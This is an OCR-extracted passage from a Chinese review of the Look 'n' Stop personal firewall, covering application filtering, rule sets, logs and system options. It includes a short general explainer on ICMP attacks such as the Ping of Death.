


图 1

2.应用程序过滤

Look 'n' Stop支持所有访问网络的应用程序，如果有程序要求连接则会显示“允许／禁止”窗口询问，你也可以自定义应用程序，如图2。




图 2

3.互联网规则

建立一个可靠的规则集对于实现一个成功的、安全的防火墙来说是非常关键的一步。因为如果你的防火墙规则集配置错误，再好的防火墙也只是摆设。在安全审计中，经常能看到一个巨资购入的防火墙由于某个规则配置的错误而暴露于巨大的危险之中。而同其他的防火墙不同的是，Look 'n' Stop提供了两级水平的过滤。第一级是基于网络水平的，所有的进出数据包都会被监视。第二级是基于应用水平的，所有试图连接Internet的应用程序都会被监视，对一些常见的网络攻击Look 'n' Stop拦截的非常好，如图3。




图 3

Look 'n' Stop自带的规则文件为EnhancedRulesSet.rls和StandardRulesSet.rls，分别为加强型和标准型，Look 'n' Stop带有两套防火墙规则，但默认情况下它只提供基本规则，如果你想改变规则只需在“互联网过滤”标签下选择“载入”EnhancedRulesSet.rls即可。

当然你也可以自定义规则，在这个页面你可以加载，更换，改编规则，防火墙固然不错，个人安全意识才是最重要的。所以规则你一定要制定好，这样才能保证你的绝对安全，如图4。




图 4

4.Look 'n' Stop日志

没什么好多说的，防火墙日志，写着一堆无聊的数据，如果你有兴趣的话，可以看一下，详细倒还挺详细的，可以看到我遭受攻击者的ICMP攻击，如图5。




图 5

小知识：什么是ICMP攻击？

ICMP协议对于网络安全具有极其重要的意义。ICMP协议本身的特点决定了它非常容易被用于攻击网络上的路由器和主机。例如，在1999年8月海信集团“悬赏”50万元人民币测试防火墙的过程中，其防火墙遭受到的ICMP攻击达334050次之多，占整个攻击总数的90%以上！可见，ICMP的重要性绝不可以忽视！

比如，可以利用操作系统规定的ICMP数据包最大尺寸不超过64KB这一规定，向主机发起“Ping of Death”（死亡之Ping）攻击。“Ping of Death”攻击的原理是：如果ICMP数据包的尺寸超过64KB上限时，主机就会出现内存分配错误，导致TCP/IP堆栈崩溃，致使主机死机。此外，向目标主机长时间、连续、大量地发送ICMP数据包，也会最终使系统瘫痪。大量的ICMP数据包会形成“ICMP风暴”，使得目标主机耗费大量的CPU资源处理，疲于奔命。




图 6

5.Look 'n' Stop系统选项

Look 'n' Stop 自带中文插件，所以界面比较友好，自带自动更新选项，有最新的版本马上就能更新。可以对网络接口进行设置，这取决于你使用的哪个网卡。

另外对于日志的保存位置也可以选择，更让人感到舒服的是，对系统自启动和注册表键值也给出了相应的设置，如图6。

5.1 高级选项

有防溢出选项，插件选项，DLL 选项，协议选项，TCP 状态数据报检测等等，扩展功能强大。可以设置密码，对一些攻击IP 也可以做出一定限制，如图7。

